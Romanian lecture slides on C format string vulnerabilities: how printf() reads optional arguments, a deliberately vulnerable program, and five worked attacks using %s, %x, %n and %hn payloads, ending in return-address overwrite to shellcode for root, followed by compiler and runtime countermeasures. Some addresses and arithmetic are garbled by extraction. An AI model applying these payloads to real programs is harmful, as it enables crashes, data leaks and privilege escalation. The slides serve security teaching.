Vulnerabilitatea șirului care descrie formatul

Conținut

- Şirul care determină formatul
- Accesarea argumentelor opţionale
- Cum funcționează printf()
- Atacul cu şir de format
- Cum se exploatează vulnerabilitatea
- Contramăsuri

Şirul care determină formatul

printf() - tipărește un șir potrivit unui format. Are număr variabil de argumente
 int printf(const char *format, ...);

Lista de argumente a funcției printf():

- Un argument de format
- Zero sau mai multe argumente opţionale


În general, compilatoarele nu raportează dacă sunt date mai puține argumente la invocare.

Accesul la argumentele opționale

```
#include <stdio.h>
#include <stdarg.h>
int myprint (int Narg, ...)
  int i;
  va list ap;
                                             1
                                             (2)
  va_start(ap, Narg);
  for(i=0; i<Narg; i++) {
    printf("%d ", va_arg(ap, int));
    printf("%f\n", va_arg(ap, double));
  va_end(ap);
int main() {
                                             6)
  myprint (1, 2, 3.5);
  myprint (2, 2, 3.5, 3, 4.5);
  return 1;
```

- myprint() arată cum funcționează printf().
- Pentru invocareamyprintf() din linia 7:
- pointerul va_list (linia 1) accesează argumentele opționale.
- macro va_start() (line 2)
 calculează poziția inițială a
 va_list pe baza celui de al
 doilea argument Narg
 (ultimul argument înainte de
 argumentele opționale)

Accesul la argumentele opționale


- va_start() primește adresa de start a Narg, găsește dimensiunea pe baza tipului de dată și setează valoarea pentru pointerul va list.
- pointerul va_list avansează folosind macro va arg().
- va_arg(ap, int): mută
 pointerul ap (va_list) în sus cu 4
 octeți.
- După accesarea tuturor argumentelor opţionale este apelat va end().

Cum accesează printf() argumentele opționale

```
#include <stdio.h>
int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

- Aici, printf() are trei argumente opționale. Elementele care încep cu
 "%" în șirul de format sunt specificatori.
- printf() scanează șirul de format și tipărește fiecare caracter până ce întâlneste un "%".
- printf() apelează va_arg(), care returnează argumentul opțional pointat de va_list și avansează în lista la următorul argument.

Cum accesează printf() argumentele opționale



- La invocarea printf()
 argumentele sunt puse pe stivă în
 ordine inversă.
- La scanarea și tipărirea folosind șirul de format, printf()
 înlocuiește %d cu valoarea primului argument opțional și o tipărește.
- Apoi va_list este avansată la poziția 2

Lipsa argumentelor opționale

```
#include <stdio.h>
int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```

- va_arg() macro nu știe dacă a ajuns la sfârșitul listei de argumente opționale.
- De aceea, el continuă să extragă date de pe stivă și să avanseze pointerul va_list.

Vulnerabilitatea din şirul de format

```
printf(user_input);

sprintf(format, "%s %s", user_input, ": %d");
printf(format, program_data);

sprintf(format, "%s %s", getenv("PWD"), ": %d");
printf(format, program_data);
```

În aceste trei exemple, intrarea de la utilizator (user_input) devine parte a șirului de format.


Ce s-ar întâmpla dacă user_input ar conține specificatori de format?

Cod vulnerabil

```
#include <stdio.h>
void fmtstr()
    char input[100];
    int var = 0x11223344;
    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);
    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);
    printf(input); // The vulnerable place
                                               1
   printf("Data at target address: 0x%x\n", var);
void main() { fmtstr(); }
```

Stiva programului vulnerabil

În printf(), punctul în care încep argumentele opționale (pointerul va_list) este poziția situată imediat deasupra argumentului șir de format.

Ce putem realiza?

Atacul 1 : Eșecul (crash) programului

Atacul 2 : Tipărirea datelor de pe stivă

Atacul 3 : Modificarea în memorie a datelor programului

Atacul 4 : Modificarea datelor programului la valori specifice

Atacul 5 : Injecția cod rău intenționat (malicious code)

Atacul 1 : Eșecul programului

```
$ ./vul
.....
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

- Folosim intrarea: %s%s%s%s%s%s%s%s
- printf() parsează șirul de format.
- Pentru fiecare %s, extrage o valoare din locul unde pointează va_list și avansează va list la poziția următoare.
- Pentru fiecare %s, printf() tratează valoarea ca adresă și extrage date de la adresa respectivă. Dacă valoarea nu este o adresă validă, programul eșuează.

Atacul 2 : Tipărirea datelor de pe stivă

```
$ ./vul
.....
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

- Să presupunem că variabila de pe stivă conține un secret (o constantă) și vrem să o tipărim.
- Folosim intrarea de la utilizator: %x%x%x%x%x%x%x%x
- printf() tipărește valoarea întreagă indicată de pointerul va_list și avansează pointerul cu 4 octeți.
- Numărul de %x necesari se decide pe baza distanței dintre valoarea de început a pointerului va_list și variabilă. Numărul de %x se obține prin încercări.

Atacul 3 : Modificarea în memorie a datelor programului

Scopul: modificarea variabilei var de la valoarea 0x11223344 la o altă valoare.

- Specificatorul de format %n: scrie într-o variabilă din memorie numărul de caractere care au fost tipărite până la întâlnirea lui.
- printf("hello%n", &i) ⇒ când printf() ajunge la %n, a tipărit deja 5
 caractere, așa că pune 5 la adresa de memorie dată.
- %n tratează valoarea indicată de pointerul va_list ca adresă de memorie și scrie în locația respectivă.
- De aceea, dacă dorim să scriem o valoare într-o locație de memorie, trebuie să avem adresa locației respective pe stivă.

Atacul 3: Modificarea în memorie a datelor programului


Presupunând că adresa lui var este 0xbffff304 (se poate obține folosind gdb)

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%x > input
```

- Adresa lui var se dă la începutul intrării așa că este stocată pe stivă.
- \$(command): reprezintă substituirea comenzii. Permite ca ieşirea comenzii să substituie comanda însăși.
- "\x04": înseamnă că "04" este un număr în hexazecimal, nu două caractere
 ASCII.

Atacul 3 : Modificarea în memorie a datelor programului

- Adresa lui var (0xbffff304) este acum pe stivă.
- Scopul: să facem ca pointerul
 va_list să indice această locație
 și apoi să folosim %n pentru a stoca
 o anumită valoare.
- %x este folosit pentru a avansa pointerul va list.
- Câți de %x sunt necesari?

Atacul 3 : Modificarea în memorie a datelor programului

```
$ echo $(printf "\x04\xf3\xff\xbf").%x.%x.%x.%x.%x.%x.%n > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****.63.b7fc5ac0.b7eb8309.bffff33f.11223344.
Data at target address: 0x2c ← The value is modified!</pre>
```

- Prin încercări, determinăm câţi de %x sunt necesari pentru a tipări 0xbffff304.
- Aici am avut nevoie de 6 specificatori de format, 5 %x și 1 %n.
- După atac, datele din adresa țintă se modifică la 0x2c (44 în zecimal).
- Fiindcă au fost tipărite 44 înainte ca %n să fie întâlnit.

Atacul 4 : Modificarea datelor programului la valori specifice

Scopul: Să schimbăm valoarea lui var de la 0x11223344 la 0x9896a9

```
$ echo $(printf
     "\x04\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
     ****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000</pre>
```

printf() a tipărit deja 41 caractere înainte de %.10000000x, așa că se va stoca valoarea, 10000000+41 = 10000041 (0x9896a9) la adresa 0xbffff304.

Atacul 4 : O variantă mai rapidă

```
#include <stdio.h>
void main()
 int a, b, c;
                                                 Execution result:
  a = b = c = 0x11223344;
                                                 seed@ubuntu:$ a.out
 printf("12345%n\n", &a);
                                                 12345
  printf("The value of a: 0x%x\n", a);
                                                 The value of a: 0x5
                                                 12345
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
                                                 The value of b: 0x11220005
                                                 12345
  printf("12345%hhn\n", &c);
 printf("The value of c: 0x%x\n", c);
                                                 The value of c: 0x11223305
```

Atacul 4 : O variantă mai rapidă


Scopul: să schimbăm valoarea lui var la 0x66887799

- Folosim specificatorul %hn pentru a modifica câte doi octeți din var o dată.
- Împărțim memoria lui var în două părți, fiecare cu doi octeți.
- Majoritatea calculatoarelor folosesc arhitectura Little-Endian
 - Cei doi octeţi cel mai puţin semnificativi (0x7799) sunt stocaţi la adresa 0xbffff304
 - Cei doi octeți mai semnificativi (0x6688) sunt stocați la 0xbffff306
- Dacă primul %hn primește valoarea x și înainte de următorul %hn, sunt tipărite încă t caractere, cel de al doilea %hn va primi valoarea x+t.

Atacul 4 : O variantă mai rapidă

- Suprascriem octeții de la adresa 0xbffff306 cu 0x6688.
- Tipărim încă câteva caractere astfel încât, când ajungem la 0xbffff304, numărul de caractere să crească la 0x7799.

Atacul 4 : Variantă mai rapidă

- Adresa A : prima parte a adresei lui var (4 octeți)
- Adresa B : a doua parte a adresei lui var (4 octeți)
- @@@@: 4 octeți
- 5 : 5 octeți
- Total : 12+5+32 = 49 octeți

Atacul 4 : Variantă mai rapidă

- Pentru a tipări 0x6688 (26248), avem nevoie de 26248 49 = 26199
 caractere folosite ca și câmp de precizie pentru %x.
- Dacă folosim %hn după prima adresă, pointerul va_list va indica spre a doua adresă și va fi stocată aceeași valoare.
- De aceea, punem @@@@ între două adrese, astfel încât să putem insera încă un %x și să creștem numărul de caractere tipărite la 0x7799.
- După primul %hn, pointerul va_list indică spre @@@@, și pointerul va avansa spre a doua adresă. Câmpul de precizie din specificator este setat la 4368 =30617 26248 -1 pentru a tipări 0x7799 (30617) când ajungem la al doilea specificator %hn.

Atacul 5 : Injecția de cod rău intenționat

Scopul : Să modificăm adresa de retur a codului vulnerabil astfel încât să indice spre cod rău intenționat (d.e cod pentru a executa /bin/sh). Obținem acces cu privilegii de root dacă codul vulnerabil este un program setuid.

Provocări:

- Injecția de cod rău intenționat în stivă
- Aflarea adresei de început (A) a codului injectat
- Aflarea adresei de retur (B) a codului vulnerabil
- Scrierea valorii A în B

Atacul 5 : Injecția de cod rău intenționat

- Folosim gdb pentru a obține adresa de început a codului rău intenționat și adresa de retur a codului vulnerabil
- Să presupunem că adresa de retur este 0xbffff38c
- Să presupunem că adresa de început a codului rău intenționat este
 0xbfff358


Scopul: Să scriem valoarea 0xbffff358 la adresa 0xbffff38c

Paşii:

- Împărțim 0xbffff38c în două locații de memorie de 2 octeți, contigue: 0xbffff38c și 0xbffff38e.
- Stocăm 0xbfff în 0xbfffff38e și 0xf358 în 0xbfffff38c

Atacul 5 : Injecția de cod rău intenționat

- Numărul de caractere tipărite înainte de primul specificator %hn =
 12 + (4x8) + 5 + 49102 = 49151 (0xbfff).
- După primul %hn, se tipăresc 13144 + 1
 =13145 caractere
- Se va scrie 49151 + 13145 = 62296 (0xbffff358) la adresa 0xbffff38c

Contramăsuri: Dezvoltatorul

• Trebuie să evite intrările de la utilizator pentru șiruri de format în funcții cum sunt printf, sprintf, fprintf, vprintf, scanf, vfscanf.

```
// Vulnerable version (user inputs become part of the format string):
    sprintf(format, "%s %s", user_input, ": %d");
    printf(format, program_data);

// Safe version (user inputs are not part of the format string):
    strcpy(format, "%s: %d");
    printf(format, user_input, program_data);
```

Contramăsuri: folosind Compilatorul

Compilatoarele pot detecta vulnerabilitățile de șir de format potențiale

```
#include <stdio.h>
int main()
{
    char *format = "Hello %x%x%x\n";

    printf("Hello %x%x%x\n", 5, 4);
    printf(format, 5, 4);
    return 0;
}
```

- Folosirea a două
 compilatoare pentru a
 compila programul:
 gcc și clang.
- Putem vedea dacă apare o nepotrivire în șirul format.

Contramăsuri: folosind Compilatorul

```
$ gcc test_compiler.c
test_compiler.c: In function main:
test_compiler.c:7:4: warning: format %x expects a matching unsigned
   int argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data
   arguments
   [-Wformat]
   printf("Hello %x%x%x\n", 5, 4);

1 warning generated.
```

- Cu opţiunile implicite, ambele compilatoare dau avertisment pentru primul printf().
- Nu sunt avertismente pentru cel de al doilea.

Contramăsuri: folosind Compilatorul

- Cu opțiunea -Wformat=2, ambele compilatoare dau avertismente, care spun că șirul de format nu este un șir literal, pentru ambele apeluri ale printf.
- Aceste avertismente spun dezvoltatorilor că există o problemă potențială.

Contramăsuri

- Randomizarea adreselor: Creşte dificultatea aflării adresei adresei memoriei țintă (a adresei de retur, a adresei codului rău intenționat)
- Stiva ne-executabilă/Heap ne-executabil: Nu va funcționa. Atacatorii pot folosi tehnica return-to-libc pentru a învinge contramăsura.
- StackGuard: Nu va funcţiona, pentru că putem asigura că se modifică doar memoria